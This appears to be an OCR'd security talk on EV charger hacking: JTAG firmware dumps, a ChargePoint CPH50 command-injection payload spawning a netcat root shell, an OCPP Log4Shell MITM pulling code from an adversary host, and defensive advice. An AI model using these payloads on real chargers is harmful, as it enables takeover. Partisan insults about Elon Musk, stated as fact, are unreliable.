
Front




[redacted]


Back

CPH50 Metrology Board




CPH50 Metrology Board





Hardware Hacking 101 - Sharpening the Axe

- Get 3 of the device (you'll brick the first one immediately)
- Crack it open (make sure it's a cold one - **high voltage shocks maim and kill**)
    - Identify
        - **manufacturer** and **model**, **FCC ID** (sticker on exterior)
        - Manufacturer and model of all ICs (black rectangles)
        - Potential **hardware debug interfaces** (groups of pins/pads, **JTAG** is most common)
    - Research
        - wikidevi.com - hardware hacking wiki
        - fccid.io - FCC ID lookup
        - Online writeups for this/similar models




Chargepoint CPH50, photo from CompuTest Sector7

Hardware Hacking 101 - Yayyyyyy Axe Time!

- Get the **firmware** (easiest path first!)
  - Download it from vendor website
  - Download it from wikidevi or existing writeup
  - **Dump** it via hardware debug interface (JTAG usually)
    - Determine pin layout
      - Multimeter, research, logic puzzle, OR
      - JTAGulator
    - Connect to interface
      - Arduino/RPi
      - Bus Pirate
      - JTAGulator
- You should now have **Linux filesystem**, use standard open box foothold/privesc techniques (HackTheBox has good tutorials)

Special thanks to Mike Schroeder for first teaching me this methodology and giving me starter equipment, and to Valerio di Giampietro for his incredible Hardware Hacking Tutorial YouTube series




Chargepoint CPH50, photo from CompuTest Sector7

Watch my Youtube series!


CPH50 at Pwn2Own: Root in 30 Minutes

- Writeup by CompuTest Sector7
- Public Kaspersky research: this is **Linux** device running **U-Boot** with **JTAG** pins on board
- Used **OpenOCD** to use JTAG to disable **autoboot**
- Booted into **single-user mode**, then added their own user
- **Telnetd** enabled by default and serving **setuid** shell (discovered right away with login creds, <30 min total)
- **Command injection** in the **WiFi** password field when configuring over **Bluetooth** (CVE-2024-23921; details on next slide)
    - No auth required for BLE
- Read the writeup! Every sentence is scarier than the last
    - Publicly observed EVSE attacks currently limited to defacement (Isle of Wight, Russia)




```
int __fastcall wlnSupplicantWriteVarConfg(FILE *a1, struct_a2 *a2, int a3)
{
    ...
    snprintf(
        command,
        0x100u,
        "/usr/sbin/wpa_passphrase \"%s\" \"%s\" | grep \"psk=\" | tail -1 | cut -c6-",
        &a2->ssid,
        &a2->password);
    v14 = popen(command, "r")
    ...
}
```

Command injection vulnerability



```
"; /usr/bin/nc -l -p 1337 -e /bin/sh ; #"
```

Exploit payload



```
$ nc 10.10.107.86 1337
id
uid=0(root) gid=0(root)
uname -a
Linux cs_0024b100000b442e 3.10.0 #1 Fri Ap
```

Bind shell

EVSE is Vulnerable

- **Pwn2Own Automotive** in Tokyo
  - Jan 2024 - *"It was very clear from the start that security played no role in designing these products. They were not designed to withstand even the most common types of attacks"* Dann Keuper, Computest
  - Jan 2025 - **39 zerodays** in 3 days, including 2 in Tesla wall charger
    - Details should drop at hacker summer camp
- **EVSE botnet can't destabilize grid today (not enough total EVSE load)**
  - Remember that graph tho?

We Need to Talk About Elon (sorry)

- He is a Nazi and the world's most insufferable incompetent
- ***He is a Nazi***
- He has broken with Trump and his companies may oust him as a net liability within 1-2 years
- He is still very powerful and now a loose cannon


- How does this impact EVSE?
  - Biden put lots of money into EV adoption, alternate EVSEcosystem to Tesla; Trump killed these programs
  - Competitors are now licensing Tesla's proprietary charging port
  - Grid still needs massive overhaul


HENRY FORD, 1938: I AM THE NAZIS' FAVORITE AUTOMAKER
ELON MUSK, 2025: HOLD MY KETAMINE
imgflip.com

Further EVSE Offensive Research

- Zero Day Initiative - From Pwn2Own Automotive: Taking Over the Autel Maxicharger
- Zero Day Initiative - From Pwn2Own Automotive: More Stack-Based Buffer Overflow Vulnerabilities in Autel MaxiCharger
- NCC Group - 44CON - Charging Ahead: Exploiting an EV Charger Controller at Pwn2Own Automotive 2024
    - Describes an alternate reverse engineering toolchain based on **firmalyzer**, **Ghidra**, and **QEMU**
- DEFCON32 - Building a Secure Resilient Nationwide EV Charging Network, Harry Krejsa and Sarah Hipel
    - Now obsolete, but a good summary of what the Biden administration was trying to do

Detailed Overview of EVSEcosystem





OCPP is Potentially Very Vulnerable

- **OCPP** (Open Charge Point Protocol) is used to monitor and control EVSE over Internet, typically by **CSMS** (Charge System Management Server)
- **OCPP2.0** supports encryption, but devices in wild support **OCPP1.6** where security is optional
  - Most popular FOSS CSMS, **StEVe**, does not and has no plans to support OCPP2.0 or security extended OCPP1.6

- Trouble spots:
  - OCPP 1.6 spec recommends performing firmware updates over unencrypted **FTP** (instead of encrypted **FTPS**)
  - Charge System not well authenticated. Charge System can:
    - Instruct EVSE to update firmware to specified file
    - Authorize charging sessions CSMS would reject
    - Refuse to authorize charging sessions CSMS would approve
    - Cancel ongoing charging sessions for other users
    - Change device availability to “not”

- Elmo et al. (2023) have demonstrated that ‘cleartext by default’ OCPP 1.6 implementations are vulnerable to **MITM** and **DoS**

Elmo's MITM Attack



Electric Vehicle Supply Equipment (EVSE)
EVSE
192.168.50.220
EVSE Management Software (Java Code with Log4j)
(1) Update Firmware Request
(5) Firmware update passed to EVSE Management Software
OCPP Client
(10) Java runs Netcat application to connect to adversary's Netcat listener
Outbound Netcat Connection to Adversary
(6) FTP Download
Location: 192.168.50.63:21
File: "Malicous.conf"
(7) LDAP Request
ldap://192.168.50.63:1389/Exploit
(9) LDAP Response downloads vulnerable Java class (Exploit.class) to EVSE where the payload is executed
(11) Netcat TCP connection allowing full root shell access to EVSE
(4) "Initiate Firmware Update"
Location: 192.168.50.63:21
File: "Malicous.conf"
Adversary
192.168.50.63
FTP Server
Port: 21
(8) Get Exploit.class
Marshelsec Java Deserialization LDAP Server
Port: 1389
Python HTTP Server Hosting Exploit.class
Port: 8080
Netcat Listener
Port: 4444
MITM Software
(Ettercap and mitmproxy)
(3) "Initiate Firmware Update"
Location: 192.168.50.151:21
File: "Firmware_Update.conf"
Legitimate Charging System Management Service (CSMS)
192.168.50.151
OCPP Server
Port: 8082
FTP Server
Port: 21
(2) "Update Firmware" HTTP Request

Fig. 2. Sequence diagram of the Log4Shell attack on the OCPP session using the "Update Firmware" request

HACKED=TRUE

EVSEtool


- https://github.com/witchofthewires/evsetool OCPP1.6 protocol dissector/injector

- Capabilities - What it Does
  - On LAN (wired network, container simulators), can decode traffic in real time and inject traffic
    - **Sniff** network
    - **Serve** OCPP1.6 as CSMS
    - **Query** CSMS over OCPP1.6
  - On Wifi LAN, captures initialization vectors for decryption* (see next slide)
  - Read/write **PCAPs**
- Distribution Options - Where to Get It
  - Python3 source code on **Github**
  - Available on PyPi for **pip** installation
  - Tested on Windows 11 and **Kali Linux**; **Docker** deployment also available

EVSEtool

- https://github.com/witchofthewires/evsetool OCPP1.6 protocol dissector/injector

- Goals - What I Want It to Do
  - ~~Decode Wifi in real time, inject traffic~~
  - ~~Add automated attack capabilities~~
    - (Ginji the Hacking Hyena convinced me to pause this for now)
  - Add OCPP1.6 parsing capabilities to other projects
    - **Wireshark**
    - **Scapy**
  - Improve usability of tool as general OCPP1.6 utility
  - Continue to support over time for as many people as possible
- Asks - What I Want You to Do
  - **OCPP network traffic captures** please :)
  - **Break my tool** and open issue on Github tysmmmmm



```
PS C:\Users\terra\Documents\dev\evselab>
```


Action Items for EVSE Owners/Operators

- Create **asset inventory** containing, at minimum:
  - all EVSE **assets** (model number, firmware version),
  - all **network gear** used by EVSE,
  - all **authorized users** of EVSE,
  - all **local accounts** on EVSE
- For all user accounts,
  - ensure password is securely set and stored in **credential management solution.**
- Ensure procedures to **update password(s)** are in place and executed regularly.
- Ensure device is **patched to latest firmware**, process exists to regularly check for/install **security updates**
- Ensure device is on secure subnet (i.e. **don’t put EVSE on guest wifi**)

- **NIST 8473** has guidelines on creating EVSE security program - https://nvlpubs.nist.gov/nistpubs/ir/2023/NIST.IR.8473.pdf

NIST Cybersecurity Framework 1.1

Table 1. Function and Category Unique Identifiers of NIST CSF 1.1



Function	Function Unique Identifier	Category	Category Unique Identifier
